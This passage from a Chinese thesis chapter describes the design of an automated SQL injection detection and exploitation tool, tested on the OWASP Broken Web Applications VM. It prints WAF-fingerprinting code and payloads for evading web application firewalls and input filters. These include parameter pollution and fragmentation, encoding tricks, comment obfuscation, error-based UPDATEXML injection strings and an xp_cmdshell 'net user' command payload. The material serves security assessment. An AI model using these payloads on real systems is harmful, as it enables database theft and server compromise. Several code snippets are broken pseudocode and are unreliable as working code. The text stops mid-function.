SQL 注入漏洞检测系统是基于第三章中提出的混合式 SQL 注入漏洞检测方法的基础上设计和实现的，该方法综合采用了启发式检测、常规检测和模糊测试等三种方法。系统运行在 Windows 操作系统环境中，自动检测和利用 SQL 注入漏洞，支持包括 MySQL、Oracle、Microsoft SQL Server 和 PostgreSQL 等常见数据库。

4.1 系统设计目标

SQL 注入的自动化检测系统的目标是为 Web 开发人员和安全评估人员提供一款自动化检测 SQL 注入漏洞的工具，帮助安全人员快速方便的进行 SQL 注入漏洞的评估，帮助企业改善 Web 应用的安全性，降低企业的安全风险。

SQL 注入的自动化检测系统是通过利用目标系统中存在漏洞的网页，该网页中由于缺乏对用户输入的参数进行控制或者控制手段存在缺陷，将利用代码传入到服务器后台，从而达到获取、修改、删除数据，甚至控制数据库服务器和 Web 服务器的目的。

检测系统的设计目标涵盖以下几个方面：

（1）完整性：检测工具能够支持常见的数据库，包括 MySQL、Oracle、Microsoft SQL Server 和 PostgreSQL 等。

（2）自动化：检测工具能够自动化的对目标系统进行 SQL 注入漏洞挖掘，用户仅需要输入目标地址、数据库类型等关键信息，最后系统会自动生成测试用例，去判定目标系统是否存在漏洞，并提取目标系统的信息，生成网站的安全检测报告。

（3）易用性：检测工具使用简单方便，输出结果详细，检测过程中尽量减少人工干预。

（4）智能性：检测工具能够自动判定目标系统是否安装 WAF，尽可能绕过该类安全防护软件降低对检测工具的影响，并将此类检测故障推送给用户。

4.2 系统总体设计框架

4.2.1 系统开发环境

本小节简单介绍下系统的开发环境和测试环境，系统是在 Windows 平台进行设计和实现的，为了方便开发测试，同时使用虚拟机搭建了一台被攻击的主机系统，靶机采用的是 OWASP Broken Web Applications Project 发布的最新的包含 VM

虚拟机为目标靶机作为测试对象。具体的环境如下：

（1） 开发主机

操作系统：Windows 8

开发工具：Pycharm Community 4.0.5+Visual Studio 2013

开发语言：Python+C#

（2） 测试服务器

操作系统：Ubuntu

Web 服务器：Apache+Tomcat

网站开发语言：PHP+Java

数据库版本：MySQL+PostgreSQL

Pycharm 是一款 Python 的集成开发环境，可以帮助开发人员提高工作效率，提供了包括调试、语法高亮显示和自动完成等功能，因此选择 Pycharm 作为系统的主要开发环境，完成系统的核心功能实现。同时使用了微软提供的集成开发环境 Visual Studio 2013，用来实现程序的可视化开发工作。

测试环境选择搭建本地虚拟机，采用了 OWASP Broken Web Applications Project 提供的最新的包含各种 Web 安全漏洞的虚拟机，汇集了大量存在的一直安全漏洞的实验环境和真实 Web 应用程序。

图 4-1 为 SQL 注入漏洞检测系统的开发测试环境说明示意图：



图 4-1 SQL 注入漏洞检测系统开发测试环境示意图

4.2.2 系统总体结构

结合系统的设计目标，按照检测系统的功能进行了总体结构设计，如图 4-2 所示。系统主要分为三大基本模块：注入漏洞检测模块、系统指纹提取模块和数据提取模块。其中注入漏洞检测模块实现了 Web 应用的 SQL 注入漏洞的自动化检测，系统指纹识别模块利用数据库的错误信息，和特殊测试数据包，提取和推断被测应用的指纹信息，包括使用的数据库版本、操作系统类型、采用的 Web 服务器引擎以及开发语言等。数据提取模块完成数据库模式的枚举和数据库表和字段内容的提取。



图 4-2 系统总体结构

SQL 注入漏洞检测系统包含控制模块、初始化模块、SQL 注入漏洞检测模块、系统指纹识别模块和数据提取模块。其中 SQL 注入漏洞检测模块应用了启发式检测、常规检测和模糊测试。模块结构如图 4-3 所示。控制模块式是整个系统核心，负责基础的 HTTP 通信和控制 SQL 注入漏洞的检测。数据提取模块的基础是漏洞检测模块和系统指纹识别模块。



图 4-3 系统主要模块组成图

4.3 模块设计与实现

4.3.1 控制模块

控制模块负责整个系统的任务调度和数据收集，作用于整个 SQL 注入漏洞的检测过程。控制模块的控制逻辑如图 4-4 所示。每个功能模块以类的形式封装，定义了良好的调用接口。因此，控制模块协调模块之间有序的工作，控制数据的流向，处理任务运行中出现的错误和异常。同时，控制模块实现与用户的交互式访问，接收和处理用户的输入操作。



图 4-4 管理模块的控制逻辑

控制模块首先读取系统的默认配置文件，完成对系统的环境变量的初始化工作，比如日志文件的存放路径、请求超时时间等。然后对用户输入参数进行判定，主要包括检测目标地址、cookie 信息和代理信息，以及是否需要对包含漏洞的数据库进行枚举操作。

在处理完复杂的用户输入参数之后，系统开始测试目标 URL 的存活性。如果主机是存活的则将获得的网页内容保存下来作为以后 SQL 盲注之用，通过测试连接决定是否继续进行 SQL 注入扫描可以节省很多时间。

目标存活性检测是在实际注入测试之前进行，提早发现目标地址是否可以访问，如果可以访问才进入下一个步骤，否则直接结束检测操作，提示用户目标网站不可达，检测输入地址是否有误。

注入参数动态性检测是寻找 SQL 注入点中的第一步，成为注入点的必要前提是该参数的值是可以更改。通过将原有参数的值替换成一个随机数或者随机字符串，如果成功收到服务器响应且网页内容出现不同，将该参数作为注入测试的可选参数之一，否则忽略该此类输入参数，忽略该类静态参数可以节省 SQL 注入漏洞的检测时间。

对 WAF 的提前检测和识别，可以在后续的 Payloads 生成时，有针对性的对 Payloads 进行修改，绕过目标系统的 WAF 等防护措施，和之后 Payloads 的混淆的目标相同，逃过目标系统对用户输入的过滤操作，将不安全的数据送给后台数据库系统执行。

系统根据保存的请求模版，将攻击数据填入模版中，最终形成发送给目标系统的测试用例，然后对请求的返回结果进行解析，解析的方法根据采用的技术不同而不同，最后判定此次注入是否成功，成功后记录下此次测试中的 Payload、注入参数和漏洞类型等。

4.3.1.1 系统运行环境初始化

系统运行环境初始化主要是对一些系统的全局变量进行初始化操作，同时完成对用户输入参数的解析工作。

首先获取程序运行的路径，然后系统中所用到的配置文件路径进行补全操作，即将相对路径改为绝对路径，方便后面读取内容。另外还需要创建一个以目标域名相同的文件夹，包括日志文件、SQLLite 数据库文件和网页文件等。其运行的伪代码如下所示：

```
#获取程序运行路径
paths.SQLDectect_ROOT_PATH = modulePath()
setPaths()
# 保存原始的输入命令行参数
cmdLineOptions.update(cmdLineParser().__dict__)
#根据配置文件和输入命令，初始化系统变量的值
initOptions(cmdLineOptions)
init()
```

输入参数的解析，主要是告诉系统需要检测的 URL 和需要提取数据库系统的哪些信息。数据库信息提取中包括数据库系统中的数据库、表名和列名等。可以只对网页进行漏洞检测评估，也可以选择性对该漏洞进行利用，进行数据库枚举操作。

4.3.1.2 URL 参数解析

URL 又称统一资源定位符，包含了传输协议、服务器、端口号、路径和查询参数，其中查询参数以“?”字符作为开始，参数以“&”进行分割，用“=”分开参数名称和数据。按照 URL 定义来对 URL 进行解析，将传输协议和查询参数等保存在字典中，特别是查询参数。SQL 注入漏洞检测需要对输入的 URL 进行解析，判断 URL 输入是否合法，对 URL 链接参数部分进行分割。

具体代码如下：

```
#URL 参数解析
def parseTargetUrl():
#通信协议判断
    if not re.search("^http[s]*://", conf.url, re.I):
        if ":443/" in conf.url:
            conf.url = "https://" + conf.url
        else:
            conf.url = "http://" + conf.url
#URL 参数分割
        urlSplit = urlparse.urlsplit(conf.url)
    hostnamePort = urlSplit.netloc.split(":") if not re.search("\[.+\]", urlSplit.netloc) else filter(None, (re.search("\[.+\]", urlSplit.netloc).group(0), re.search("\](:(?P<port>\d+))?", urlSplit.netloc).group("port")))
    conf.scheme = urlSplit.scheme.strip().lower() if not conf.forceSSL else "https"
    conf.path = urlSplit.path.strip()
    conf.hostname = hostnamePort[0].strip()
    #url 合法性验证
   if any((_ is None, re.search(r'\s', conf.hostname), '..' in conf.hostname, conf.hostname.startswith('.'))):
        raise SyntaxException(errMsg)
#分割参数解析
 if urlSplit.query:
        conf.parameters[PLACE.GET] = urldecode(urlSplit.query) if urlSplit.query and urlencode(DEFAULT_GET_POST_DELIMITER, None) not in urlSplit.query else urlSplit.query
    conf.url = getUnicode("%s://%s:%d%s" % (conf.scheme, ("[%s]" % conf.hostname) if conf.ipv6 else conf.hostname, conf.port, conf.path))
    conf.url = conf.url.replace(URI_QUESTION_MARKER, '?')
……
```

上面的代码首先利用正则匹配的方法识别 URL 使用的通信协议，利用 urlparse 库中的 urlsplit 函数实现 URL 的分割，之后分别提取 URL 中协议、主机名、端口、路径等，最后判断 URL 是否完整合法。

URL 参数提取的基本原理是通过搜素 URL 连接中的？标志以及&分割参数等特征，将所有的参数部分添加到 config.url，每条记录以 key=value 的格式进行存储，保存的参数表可以很方便的进行遍历，如图 4-5 所示，存在三个参数，正在对第二个参数进行填充，实际构造中，需要对所有参数进行填充。



图 4-5 第二个参数数据填充

4.3.1.3 绕过 WAF

原始生成的 payloads 会被 WAF 等安全防护软件过滤，SQL 注入测试数据无法安全到达数据库服务器，无法实现 SQL 注入漏洞的检测。WAF 全称是 Web 应用防火墙（Web Application Firewall），称为事实的 Web 安全解决方案之一，被大量网站作为标准配置。但是因为 WAF 产品的存在，降低了相关网站对于网站本身安全的重视。但是，WAF 产品本身会存在缺陷，是可以绕过的，或者部分网站的 WAF 产品的保护质量较低，达不到防护的效果，为安全攻击留下了空间。对 payloads 进行修改，干扰 WAF 的检测机制，从而逃避 WAF 规则的检测。

1、WAF 的检测

常见的扫描器识别原理如下：

（1）扫描器指纹(head 字段/请求参数值)，以 360 为例，受保护的网站响应 Header 中包含 X-Powered-By-360wzb 字段。

（2）利用隐藏的链接标签识别

（3）扫描器本地植入的 Cookie 特征

本系统主要采用上述所说的“扫描器识别原理”中的第一点，通过正则表达式匹配响应中的 Headers 内容。表 4-1 列举了国内常见的 WAF 产品以及对于的识别正则表达式。

表 4-1 WAF 提取正则表达式

WAF 名称	包含特征的 Header 字段	正则表达式
360	X-Powered-By-360wzb	wangzhan\.360\.cn
云加速（baidu）	X-Server	fhl
安全宝	X-Powered-By-Anquanbao	MISS
安全狗	X-Powered-By	WAF/2.0

以 360 的 WAF 识别为例，其余 WAF 的区别主要是提取特征的正则表达式不同，其代码如下：

```
__product__ = "360 Web Application Firewall (360)"


def detect(get_page):
    retval = False
    for vector in WAF_ATTACK_VECTORS:
        page, headers, code = get_page(get=vector)
        retval = re.search(r"wangzhan\.360\.cn", headers.get("X-Powered-By-360wzb", ""),
re.I) is not None
        if retval:
            break
    return retval
```

2、WAF 的绕过

绕过 WAF 的技术主要分为 9 类：

- 大小写混合；
- 替换关键字；
- 使用编码；
- 使用注释；
- 等价函数与命令；
- 使用特殊符号；
- HTTP 参数控制；
- 缓冲区溢出；

- 整合绕过。

限于篇幅，仅说明特殊符号、HTTP 分割和整合绕过的具体实现。

（1）使用特殊符号

常用的特殊符号有`、~、!、@、%、()、[]、.、-、+ 、|、%00，有时候使用这些字符可以达到预想不到的效果。例如使用反引号`对查询数据库标志的语句进行处理：

select `version()`

这种方法可以来绕过基于空格和正则表达式方式的验证机制，特殊情况下还可以将其做注释符用。“+”字符可以实现关键字的拆分，躲避关键字的检测，同时又不影响 SQL 查询语句的完整性，例如：

- 'se'+'lec'+'t'
- %S%E%L%E%C%T 1
- aspx?id=1;EXEC('ma'+'ster..x'+'p_cm'+'dsh'+'ell "net user"')

（2）HTTP 参数控制

- HPP(HTTP Parameter Polution)

HPP 又称做重复参数污染。注入方式如下所示：

/?id=1;select+1&id=2,3+from+users+where+id=1--

/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/users

- HPF(HTTP Parameter Fragment)

HPF 被称为 HTTP 参数分割注入，使用%0a、%0d 等换行控制符，不同的输入参数分割后进行提交，在数据库执行查询的时候再合并查询语句。例如：

/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--

select * from table where a=1 union/* and b=*/select 1,pass/* limit */from

users--

（3）整合绕过

有时候单一的数据混淆手段无法绕过 WAF 系统，利用现有技术的组合方式，往往能够收到奇效。例如对 URL 进行多次编码，用到不同的编码和混淆技术，可以劈开 WAF 设计的单一的数据验证过滤机制。总之，组合每一种技术可以整体提高绕过 WAF 的成功率。

3、数据混淆

常见的网站都会对 SQL 查询语句进行验证和过滤，去掉查询中的非法字符，以防止 SQL 注入攻击。但是，在实际编程实现过程中，开发人员为了实现方便，没有做严格的过滤，对 SQL 查询做编码和变形等数据混淆操作，即可绕过程序的过滤代码。同时，WAF 也会对 SQL 查询起到过滤作用，关于 WAF 的检测和绕过的设计思想已经在前面小节中有过介绍。这里主要介绍针对网站应用程序的过滤所用到数据混淆技术做简要说明。

数据混淆的目的是为了避开输入过滤器，将恶意输入传递到应用程序的处理逻辑代码执行，达到漏洞检测和攻击的目的。数据混淆的方法非常多，下面将对常见的数据混淆技术进行说明。

（1）大小写替换

如果关键字阻塞过滤器区分关键字大小写，简单的在黑名单中查询匹配，通过变换恶意输入的关键字大小写可以绕过此类过滤器，因为数据库在执行 SQL 命令时是不区分大小的。例如：

SELECT user，password FROM tblUsers

通过该类变换变为：

SeLeCt user，password FroM tblUsers

（2）URL 编码

使用 URL 编码可以避开多种类型的输入过滤器，URL 编码主要有三种编码方式：ASCII 编码、双 URL 编码和 Unicode 编码。

1）ASCII 编码

这是最常见和最基础的编码方式，是将字符用十六进制的 ASCII 码替换，并在其前面添加%。例如，单引号的 ASCII 码为 0x27，编码后变为%27。

2）双 URL 编码

将 ASCII 编码中的%号字符按照正常方式进行 URL 编码（即%25），最终，单引号经过双 URL 编码后变为%2527。输入经过第一次解码交给应用程序进行输入验证，第二次解码后传递给 SQL 查询中处理，攻击成功。

以输入’%252f%252a*/UNION…为例，其处理流程如图 4-6 所示：



图 4-6 双 URL 编码在应用程序中的处理流程

3）Unicode 编码

Unicode 规范复杂，解码器一般会允许非法编码按照“最接近（closest fit）”原则进行解码，因此可以提交被阻止字符的非法编码形式，通过输入过滤器的检测，但是会被解码器正确解码。

URL 编码的核心代码如下：

```
def UrlEncode(payload, method)
retVal = payload
if payload:
   if (method == 0)
      retval = basicUrlencode(payload)
   elif(method==1)
      retval = doubleUrlencode(payload)
    else:
        retval = UnicodeUrlencode(payload)
return retVal
```

（3）增加注释

通过内联注释的方式创建 SQL 注入代码，能够绕过多种简单的输入过滤器，例如：

‘/**/UNION/**/SELECT/**/password/**/FROM/**/tblUser/**/WHERE/**/username/**/LIKE/**/’admin’—

（4）使用 UTF-8 对引号进行编码

例如，"1 AND '1'='1"编码后变为：

'1 AND %EF%BC%871%EF%BC%87=%EF%BC%871'

对引号进行 UTF-8 编码的实现伪代码如下：

```
def apostrophemask(payload)
return payload.replace("\'", "%EF%BC%87") if payload else payload
```

数据混淆的方式很多，这里不再列举，针对不同的数据库和网站服务器，所采用的数据混淆方法不同。

4.3.2 初级探测模块

初级探测模块对系统进行初级探测，初级探测的目的节省系统的时间，尽早的对测试主机有一个初步的了解，确保目标主机可以访问，同时判定 Url 参数中哪些参数是可以用来进行 SQL 注入漏洞检测，具体的步骤如下：

1、测试主机是否存活

测试主机是否存活比较简单，根据输入的目标主机的 Url，封装一个完成的 HttpRequest 请求，如果收到了 Web 服务的响应，证明被测主机可以访问，可以继续下一步操作，否则漏洞检测任务结束，提示用户目标主机不可达。

2、测试网页稳定性

通过向同一个网页发起两次请求，判定两次的内容是否一致，以此来判断网页的稳定性，网页的稳定性对 SQL 盲注影响较大。如果因为网页广告等无关内容导致的网页内容不一致，或者该网页是一个动态网页，可以设定关键字，关键字内容可以用正则表达式的方式输入，即如果目标网页包含某些特定内容即可认为该网页稳定，排除了无关因素的干扰。具体处理流程如图 4-7 所示。



图 4-7 网页稳定性检测流程图

网页稳定性检测中采用了页面相似性检测算法，设定页面内容比例达 98%即可认为页面内容稳定，或者根据用户输入的字符串或者正则表达式进行判断。页面相似性检测的设计和实现在检测模块中会进行介绍。

3、测试参数的动态性

在获得了所有可以注入的参数后，需要进一步对这些参数进行动态性检测，筛选出无法进行 SQL 注入的参数。其核心代码如下：

```
# 动态参数判定代码
def checkDynParam(place, parameter, value):
    dynResult = None
    randInt = randomInt()
    paramType = conf.method
    payload = agent.payload(place, parameter, value, getUnicode(randInt))
    dynResult = Request.queryPage(payload, place, raise404=False)
    result = None if dynResult is None else not dynResult
```

```
    kb.dynamicParameter = result
    return result
```

4.3.3 检测模块

检测模块采用了混合式的 SQL 注入漏洞检测方法，具体原理在本文第三章有详细介绍。SQL 注入漏洞的检测关键是 payloads 的生成和响应结果分析，本小节主要从这两个方面来介绍检测模块的设计和实现。

4.3.3.1 启发式检测

随机化生成 Payload 主要是通过生成一些随机字符串，首先随机生成一个 10 个字符的字符串，保证字符串中包含了特殊的字符‘\’,然后为该随机字符串增加前缀和后缀，构成了最终的随机 Payload。该部分实现的伪代码如下：

```
randStr = ""
    while '\" not in randStr:
        randStr = randomStr(length=10, alphabet=HEURISTIC_CHECK_ALPHABET)
    payload = "%s%s%s" % (prefix, randStr, suffix)
```

随机生成的 payload 给出了一个限制条件，要求 payload 中包含字符“\”，限定为字符串长度为 10 个字符，然后为 payload 添加上前缀字符串和后缀字符串。

4.3.3.2 常规检测

常规检测的 payload 生成是通过读取 SQL 注入测试语句库，语句库以 XML 格式文件进行组织，方便扩展和查询。

针对不同的数据库类型和注入的技术不同，生成的 Payload 也会不同。Payload 的生成会用到 payloads.xml 文件和 boundary.xml 文件。payloads.xml 定义生成 payload 的主体语句部分，并在< response>子节点中定义了响应的解析方法。

payloads.xml 部分内容如下：

```
<test>
  <title>MySQL &gt;= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)</title>
  <stype>2</stype>
  <level>3</level>
  <risk>1</risk>
```

```
  <clause>1</clause>
  <where>1</where>
  <vector>AND UPDATEXML([RANDNUM],CONCAT('.','[DELIMITER_START]',([QUERY]),
'[DELIMITER_STOP]'),[RANDNUM1])</vector>
  <request>
      <payload>AND UPDATEXML ([RANDNUM], CONCAT('.', '[DELIMITER_START]',
(SELECT (ELT([RANDNUM] = [RANDNUM],1))),'[DELIMITER_STOP]'), [RANDNUM1])
</payload>
        </request>
  <response>
      <grep>[DELIMITER_START](?P&lt;result&gt;.*?)[DELIMITER_STOP]</grep>
  </response>
  <details>
      <dbms>MySQL</dbms>
      <dbms_version>&gt;= 5.1</dbms_version>
   </details>
</test>
```

boundary.xml 的部分内容如下：

```
<boundary>
        <level>3</level>
        <clause>1</clause>
        <where>1,2</where>
        <ptype>3</ptype>s
        <prefix>'))</prefix>
        <suffix> AND (('[RANDSTR]' LIKE '[RANDSTR]</suffix>
</boundary>
```

假定目标网址为 http://www.victim.com/test/?id=1,以 MySQL 5.1 的基于错误的检测方法举例。

系统从 payloads.xml 中循环遍历 test 元素，并与 boundary.xml 中的 boundary 元素进行匹配，二者共同生成 payload 进行测试。

该 boundary 元素的 where 节点（值为 1,2）包含有 test 元素的 where 节点（值为 1），并且 boundary 元素和 test 元素的 clause 节点的值相等，同为 1。因此，该

boundary 和 test 元素可以匹配成功。

最终的测试 Payload 生成规则为：

payload=url 参数+boundary.prefix+test.payload+boundary.suffix

故最终生成的 Payload 为：

id=1'))AND UPDATEXML ([RANDNUM], CONCAT('.', '[DELIMITER_ START]', (SELECT (ELT([RANDNUM] = [RANDNUM],1))),'[DELIMITER_STOP]'), [RANDNUM1]AND (('[RANDSTR]' LIKE '[RANDSTR]

其中的[RANSTR]、[DELIMITER_START]、[DELIMITER_STOP]等变量最后会被替换掉，最终的 payload 会传递给 queryPage 函数执行并返回最终的执行结果 page。其中 test 元素的 grep 子节点包含一个用来匹配网页内容的正则表达式 [DELIMITER_START](?P<result>.*?)[DELIMITER_STOP]，如果匹配成功，返回匹配的数据，没有，返回 None。

系统在开始进行 SQL 注入漏洞检测前，会判断 DBMS 是否被用户指定或者识别，如果没有识别，则通过启发式的方法去检测 DBMS 的类型，通过限定 DBMS，可以缩小测试的范围，提高检测效率。如果最终都无法判断 DBMS 的类型，检测模块会针对每一种 DBMS 生成不同的 Payload 进行测试。

SQL 注入类型分为两个大类：盲注和非盲注。

其中，盲注又分为基于布尔的盲注和基于时间的盲注。非盲注包括了堆叠查询、基于错误、内联查询和内联查询等技术。盲注的的测试结果可以根据服务器返回结果的时间来判断，也可以根据条件语句进行推断。注入成功和注入失败的网页内容有所区别。非盲注主要依赖 HTTP 错误代码和网页错误来判断此次注入的 SQL 查询是否被执行。

检测模块的处理流程如图 4-8 所示。



图 4-8 注入检测模块处理流程图

检测模块的核心伪代码如下：

```
#注入漏洞检测函数
def checkSqlInjection(place, parameter, value):
    if conf.dbms is None:#识别 DBMS
        if not Backend.getIdentifiedDbms() and kb.heuristicDbms is False:
